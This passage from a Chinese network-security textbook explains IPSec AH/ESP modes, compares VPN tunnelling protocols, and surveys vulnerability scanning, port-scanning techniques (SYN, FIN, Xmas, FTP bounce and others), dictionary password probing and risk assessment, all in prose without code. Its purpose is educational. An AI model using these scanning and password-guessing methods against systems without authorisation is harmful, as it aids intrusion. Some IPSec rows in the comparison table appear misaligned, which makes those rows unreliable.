IPSec 的工作主要有数据验证（Authentication）、数据完整（Integrity）和信任（Confidentiality）。数据验证主要确保接收的数据与发出的数据相同，并且确保发送数据者的真实性；数据完整主要确保数据在传输过程中没有被篡改；信任主要确认通信双方的相互信任关系，确保冒名者的通信，通常使用 Encryption（加密）来确立信任。IPSec 包含内容可分开使用，也可合并使用，视具体方案而定。目前 IPSec 协议可以采用两种方法来对数据提供加密和认证：ESP（EncapsulatingSecurityPayload）协议和 AH

（AuthenticationHeader）协议。

AH 可以提供数据源认证（确保接收到的数据是来自发送方）、数据完整性（确保数据没有被更改）以及防中继保护（确保数据到达次序的完整性），使用 HMAC-MD-5 和 HMAC-SHA-1 等算法。而 ESP 支持数据的保密性，使用 DES、Triple-DES、RC5、RC4、IDEA 和 BLOWFISH 等算法。AH 的认证范围如图 3-64 所示。




图 3-64　AH 认证范围

ESP 的加密和认证范围如图 3-65 所示。

AH 和 ESP 均支持两种模式：传输模式和隧道模式。

传输模式主要是为上层协议提供保护，同时增加了 IP 包载荷的保护。例如，TCP 段或 UDP 段、ICMP 包均是在主机协议栈的 IP 层进行操作。典型地，传输模式用于在两台主机（如服务器与工作站之间、两个工作站之间）进行的端到端通信。当一个主机在 IPv4 上运行 AH 或 ESP 时，其载荷是跟在 IP 报头后面的数据，对 IPv6 而言，其载荷是跟在 IP 报头后面的数据和 IPv6 的任何扩展头。

传输模式的 ESP 可以加密和认证（可选）IP 载荷，但不包括 IP 头。传输模式的 AH 可以认证 IP 载荷和 IP 头的选中部分。

隧道模式对整个 IP 包提供保护。为了达到这个目的，当 IP 包加 AH 或 ESP 域之后，整个数据包加安全域被当作一个新 IP 包的载荷，并拥有一个新的外部 IP 包头。原来或内部的整个包利用隧道在网络之间传输，沿途路由器不能检查内部 IP 包头。由于原来的包被封装，新的、更大的包可以拥有完全不同的源地址与目的地址，以增强安全性。当 SA 的一端或两端为安全网关时使用隧道模式，如使用 IPSec 的防火墙或路由器。防火墙

外的主机在没有 IPSec 时也可以实现安全通信。而当主机生成的未保护包通过本地网络边缘的防火墙或安全路由器时，IPSec 提供隧道模式的安全性。




图 3-65　ESP 加密和认证范围

3.4.3.4　三种协议的比较

关于点对点隧道协议（PPTP），第 2 层隧道协议（L2TP）和 IP 安全协议的比较如表 3-10。

表 3-10　三种主要 VPN 隧道协议比较

协议选择	PPTP	L2TP	IPSec
网络模式	C/S	C/S	主机对主机的对等模式
使用方式	通过隧道进行远程操作	通过隧道进行远程操作	Intranet、Extranet 和通过隧道 进行远程操作
OSI 层	数据链路层	数据链路层	网络层
上层协议支持	IP、IPX 等	IP、IPX 等	IP
安全加密	MPPE 加密技术	无标准（通常与 IPSec 一起组建 VPN，所采用的加密技术也是由 IPSec 协议提供的，参考 IPSec 的加密技术）	DES 和 3DES

续表

协议选择	PPTP	L2TP	IPSec
用户认证	采用 PPP 协议中的 CHAP、MS-CHAP、MS-CHAPv2 等验证方法	无标准（通常与 IPSec 一起组建 VPN，所采用的用户身份验证技术也是由 IPSec 协议提供的，参考 IPSec 的用户认证技术）	AH
包认证	需特殊解决	无标准	ESP
包加密	无标准	无标准	ISAKMP/Oakley，SKIP
密钥管理	无标准	无标准	IKM
隧道服务	单个点对点隧道，不能同时访问公用网	单个点对点隧道，不能同时访问公用网	多点隧道，同时访问 VPN 和公用网

3.4.3.5 VPN 的配置和应用

VPN 网关是可信任专用网和不可信任专网的明显分界线，这些设备位于内联网和 Internet 的边界处，它们充当在专网内进行可靠传输的隧道的端点。

一个 VPN 网关要扮演两个角色。第一，VPN 网关保证希望进行的通信安全地进入和离开专网。第二，VPN 网关可以拒绝不希望进行的通信，使之不能进入它所保护的专网。

假设一个公司有三个内联网站点。一个站点位于上海的公司总部，其他两个分别位于北京和深圳。必须在这三个站点之间建立一个站点到站点的 VPN。具体的配置和应用更具体的产品有关，这里从略。

熟练配置和应用 iPig 和 OpenVPN，详情参见 www.iopus.com/ipig/和 OpenVPN.net。

3.4.4 安全扫描和风险评估

安全扫描可以提前发现系统和网络的脆弱性，也是风险评估的前提。

3.4.4.1 安全扫描概述

在 Internet 安全领域，扫描器是最有效的安全检测工具之一。扫描器是一种自动检测远程或本地主机、网络系统安全性弱点的程序。通过使用扫描器可以发现远程服务器是否存活、它对外开放的各种 TCP 端口的分配及提供的服务、它所使用的软件版本（如操作系统或其他应用软件的版本）、所存在可能被利用的系统漏洞。

3.4.4.2 漏洞扫描

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。

字典中对“安全漏洞”的解释为：安全漏洞即任何会引起系统的安全性受到破坏的事物，包括不恰当的操作指导、病毒、没有被正确配置的系统、弱密码或者写在纸条上的密码等。

在计算机信息安全领域所讨论的安全漏洞的含义与字典中的定义有所区别。

微软安全响应中心对安全漏洞的定义为：即使使用者在合理配置了产品的条件下，由于产品自身存在的缺陷，产品的运行可能被改变以产生非设计者预期的后果，并可最终导致安全性被破坏的问题，包括使用者系统被非法侵占、数据被非法访问并泄露，或系统拒绝服务等。我们将这些缺陷称为安全漏洞。

各种软件和网络都有可能存在漏洞。软件的漏洞有两类：一类是有意制造的漏洞，另一类是无意制造的漏洞。

有意制造的漏洞是指系统设计者为日后控制系统或窃取信息而故意设计的漏洞，包括逻辑炸弹、各种后门等。

无意制造的漏洞是指系统设计者由于疏忽或其他技术原因而留下的漏洞。例如使用 C 语言的字符串复制函数，因未做合法性检查而导致缓冲区溢出。最重要的软件如操作系统、数据库、通信协议、网络服务软件等都有安全漏洞。每年都有数以千计的网络安全漏洞被发现和公布，加上攻击者手段的不断变化，网络安全状况也在随着安全漏洞的增加变得日益严峻。据 CERT/CC 统计，该组织仅 2007 年收到的信息系统安全漏洞报告就达 7236 个。同时，2007 年微软公司正式公布了 69 个具有编号的安全漏洞。其中，除 Windows 操作系统漏洞外，安全漏洞更多的集中出现在了 IE 浏览器和 MSOffice 等应用软件上。据不完全统计，仅 2007 年各大公司公布的重大漏洞多达 4000 多个（更新）。

近年所出现的众多病毒、木马及其他破坏性程序，90%以上都是利用了现有系统软件或应用软件的漏洞而设计出来的。

以常见攻击为例，作为破坏性攻击，只需要利用工具发动攻击即可。而作为入侵性攻击，往往要利用收集到的信息，找到其系统漏洞，然后利用该漏洞获取一定的权限。所以对于攻击者来讲，漏洞至关重要，但是并不是所有的攻击都需要漏洞。如有的攻击方式是，发出超大量的服务请求，使攻击的目标忙于应付，而无法再接受正常的服务请求。但是这种攻击方式不占多数，因为大多数攻击成功的范例都是利用了被攻击者的系统本身的漏洞。造成软件漏洞的主要原因在于编写该软件的程序员缺乏安全意识，造成攻击者对软件进行非正常的调用请求时，造成缓冲区溢出或者对文件的非法访问。

能够被攻击者利用的漏洞不仅包括系统软件设计上的安全漏洞，也包括由于管理配置不当而造成的漏洞。例如，WWW 服务器提供商 Apache 的主页被攻击者攻破，其主页面上的 PoweredbyApache 图样被改成了 PoweredbyMicrosoftBackOffice 的图样，攻击者就是利用了管理员对 webserver 和数据库的一些不当配置成功取得了最高权限。

漏洞扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用漏洞扫描器，系统管理员能够发现所维护的服务器的各种端口的分配、提供的服务、服务软件版本和这些服务及软件呈现在因特网上的安全漏洞。同时，漏洞扫描器还能从主机系统内部检测系统配置的缺陷，模拟系统管理员进行系统内部审核的全过程，发现能够被黑客

利用的种种错误配置。可以将前者称为漏洞扫描器的外部扫描，是因为它是在实际的因特网环境下通过网络对系统管理员所维护的服务器进行外部特征扫描。将后者称为漏洞扫描器的内部扫描，是因为它是以系统管理员的身份对所维护的服务器进行内部特征扫描。实际上，能够从主机系统内部检测系统配置的缺陷，是系统管理员的漏洞扫描器与黑客拥有的漏洞扫描器在技术上的最大区别。黑客在扫描目标主机漏洞阶段（即入侵准备阶段）是不可能进行目标主机系统内部检测的。

3.4.4.3 端口扫描

互联网上通信的双方不仅需要知道对方的地址，也需要知道通信程序的端口号。在同一时间内，两台主机之间可能不仅仅只有一种通信类型。为区别通信的程序，在所有的 IP 数据报文中不仅仅有源地址和目的地址，也有源端口号与目的端口号。而不同的网络服务会监听特定的端口。例如 FTP 服务使用的端口号是 21，而 DNS 服务运行在 53 端口等。

目前使用的 IPv4 协议支持 16 位的端口，端口号可使用的范围是 0～65535。在这些端口号中，前 1024（0～1023）个端口称为熟知端口，这些端口被提供给特定的服务使用，由 IANA（InternetAssignedNumbersAuthority）管理。第二部分的端口号（1024～49151）叫做注册端口，一般用于客户端连接时随机选择。49152～65535 端口叫做动态端口或专用端口，提供给专用应用程序。

入侵者在进行攻击前，通常会先了解目标系统的一些信息，如目标主机运行的是什么操作系统；是否有什么保护措施；运行什么服务；运行的服务的版本；存在的漏洞等。而判断运行服务的方法就是通过端口扫描，因为常用的服务是使用标准的端口，只要扫描到相应的端口，就能知道目标主机上运行着什么服务。然后入侵者才能针对这些服务进行相应的攻击。例如扫描到目标主机开着 23 端口，就可以利用一些口令攻击程序对 Telnet 服务进行口令的暴力破解。端口扫描虽然常常被攻击者利用，但是也可用于主机的风险评估。用户可以通过端口扫描，检测系统和网络存在的端口和服务，然后关闭不需要的服务，对开放的服务增加访问限制。

端口扫描有下面几种主要方法：

① TCPconnect 扫描。使用系统提供的 connect()函数来连接目标端口，与目标系统完成一次完整的三次握手过程。如果目标端口正在监听 connect()就成功返回，否则，说明该端口不可访问。

② TCPSYN 扫描。这种方法也叫“半打开扫描（Half-openScanning）”。这种扫描方法并没有建立完整的 TCP 连接。客户端首先向服务器发送 SYN 分组发起连接，如果收到一个来自服务器的 SYN/ACK 应答，那么可以推断该端口处于监听状态。如果收到一个 RST/ACK 分组则认为该端口不在监听。而客户端不管收到的是什么样的分组，都向

服务器发送一个 RST/ACK 分组，这样并没有建立一个完整的 TCP 连接，但客户端能够知道服务器某个端口是否开放。该扫描不会在目标系统上产生日志。

③ TCPFIN 扫描。TCPFIN 扫描是向目标端口发送一个 FIN 分组。按照 RFC793 的规定，目标端口应该给所有关闭着的端口发回一个 RST 分组，而打开着的端口则往往忽略这些请求。此方法利用了 TCP/IP 实现上的一个漏洞来完成扫描，通常只在基于 UNIX 的 TCP/IP 协议栈上才有效。

④ TCPXmas 树扫描。该方法向目标端口发送 FIN、URG 和 PUSH 分组。按照 RFC793 的规定，目标系统应该给所有关闭着的端口发送回一个 RST 分组。

⑤ TCP 空扫描。该方法关闭掉所有标志发送一个 TCP 分组。按照 RFC793 应该给所有关闭着的端口发回一个 RST 分组。

⑥ TCPACK 扫描。它可以用来判断防火墙过滤规则的设计，测试安全策略的有效性。

⑦ TCPWindows 扫描。此方法可以检测一些系统（比如 AIX 和 FreeBSD）上打开的以及被过滤/不被过滤的端口，因为 TCP 窗口大小的报告方式不规则。

⑧ TCPRPC 扫描。用于检测和定位远程过程调用（RemoteProcedureCall）端口以及相关的程序及版本号。

⑨ UDP 扫描。此方法往目标端口发送一个 UDP 分组。如果目标系统返回一个“ICMP 端口不可达（ICMPportunreachable）”来响应，那么此端口是关闭的。若没有返回该响应，则认为此端口是打开的。UDP 是无连接不可靠的，其准确性将受外界的干扰。

⑩ Ident 扫描。一般来讲，Ident 服务是某个网络连接的服务器方用于验证客户方身份的。因此，监听 TCP113 端口的 Ident 服务应该是安装在客户端的，并由该网络连接的服务器方向客户方的 113 端口反方向建立连接然后进行通信。但用在端口扫描时刚好相反，扫描主机作为客户方与目标主机建立某个连接（比如 HTTP80），在作为 Ident 服务的客户方与目标主机建立另一个连接，并通过后一个连接获得前一个连接的对象身份(比如 HTTPSever 的相关信息)。

Ident 用于确定某个 TCP 连接的发起用户身份，方法是与身份验证方主机的 TCP113 端口建立连接并通信，许多版本的 Ident 服务确实会响应并返回与某端口上服务进程相关联的用户属性。

FTPBounce 扫描。操作者在本地打开与一个 FTPServer 的控制连接（到其 TCP21 端口），然后用 PORT 命令向 FTPServer 提供一个欲扫描的目标机器端口号，并发送 LIST 命令。这时，FTPServer 会向目标主机指定端口发送连接请求，如果目标主机相应端口正在监听，则会返回成功信息，否则，会返回类似这样的连接失败信息。

源端口扫描。主要是通过扫描 DNS、SMTP、POP 这些默认端口，来判断其打开情

况。可用的工具有 SuperScan、Nmap、X-Scan 等。

3.4.4.4 密码类扫描

密码类探测扫描技术（即口令攻击）是黑客进行网络攻击时最常用、最基本的一种形式。黑客攻击目标时常常把破译普通用户的口令作为攻击的开始。在网络安全防御中，密码类扫描技术的目的是检测系统和网络存在的弱口令，然后建立起针对该类扫描的防御机制。前者是发现缺省账号和弱密码，如 Administor、guest、root、sa 等。后者是指在扫描时，系统的安全设施是否能检测到，以及在报警和日志等机制中能否发现这种扫描。其最终目标是发现密码类的脆弱性，并提供安全建议和安全补救措施。

密码类探测扫描技术首先需要建立口令字典文件。然后采用适当的方法去探测。

字典文件就是根据用户的各种信息建立一个用户可能使用的口令的列表文件。有的用户喜欢用比较好记忆的信息作为自己常用的口令。例如，用户的名字、生日、电话号码、身份证号码、所居住街道的名字、用户的偏好、亲属的信息、某些英语单词等等。另外，简单的口令，特别是软件安装时的缺省口令，也是扫描必须检测的，如空口令、与用户名相同的口令、1234567，以及用户名和一些简单的数字组合。

常见的口令攻击技术参见本章 3.3 节的网络安全威胁。

3.4.4.5 风险评估

信息安全风险是由于资产的重要性，人为或自然的威胁利用信息系统及其管理体系的脆弱性，导致安全事件一旦发生所造成的影响。信息安全风险评估是指依据有关信息安全技术与管理标准，对信息系统及由其处理、传输和存储的信息的机密性、完整性和可用性等安全属性进行评价的过程。它要评估资产面临的威胁以及威胁利用脆弱性导致安全事件的可能性，并结合安全事件所涉及资产的重要程度判断安全事件一旦发生对组织造成的影响，即信息安全的风险。

在信息系统的风险评估中，安全模型的研究、标准的选择、要素的提取、评估方法的研究以及评估实施的过程一直都是研究的重点。

我国也提出了自己的动态安全模型——WPDRRC 模型。该模型有 6 个环节和 3 大要素。6 个环节是 W、P、D、R、R、C，它们具有动态反馈关系。其中，P、D、R、R 与 PDRR 模型中出现的保护、检测、反应、恢复等 4 个环节相同；W 即预警（warning），就是根据已掌握的系统脆弱性以及当前的计算机犯罪趋势，去预测未来可能受到的攻击与危害；C（counterattack）则是反击——采用一切可能的高新技术手段，侦察、提取计算机犯罪分子的作案线索与犯罪证据，形成强有力的取证能力和依法打击手段。因此近年来出现的“计算机取证（computerforensics）”成为业界的研究热点之一。WPDRRC 模型中具有层次关系的三大要素分别是人员、政策和技术。其中“人”是内层，是基座；“政策”包括法律、法规、制度和管理，是中间层；“技术”是外层，它的操作必须受到人和政策这两个层面的制约。三大要素之间的关系如图 3-66 所示。

